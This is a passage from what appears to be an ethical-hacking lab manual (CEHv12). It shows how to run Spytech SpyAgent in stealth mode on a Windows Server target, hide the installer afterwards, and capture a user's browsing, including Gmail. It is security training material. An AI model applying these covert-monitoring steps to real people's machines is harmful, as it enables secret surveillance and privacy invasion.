
30. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 20** and click **OK**.

Note: Here, the password is **test@123**.



31. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.



32. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue....**


33. Remove the **Spytech SpyAgent** folder from **Desktop**.

34. Close **Remote Desktop Connection** by clicking on the close icon (X).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

35. Now, click on **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, click **Jason** from the left-pane and log in with the password **qwerty**.


Note: Here, we are running the target machine as a legitimate user.



36. Open the **Internet Explorer** web browser and browse any website.

Note: In This task, we are browsing the **Gmail**.

37. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.



38. Click on **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine and follow **Steps 1 - 5** to launch **Remote Desktop Connection**.

39. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue....**

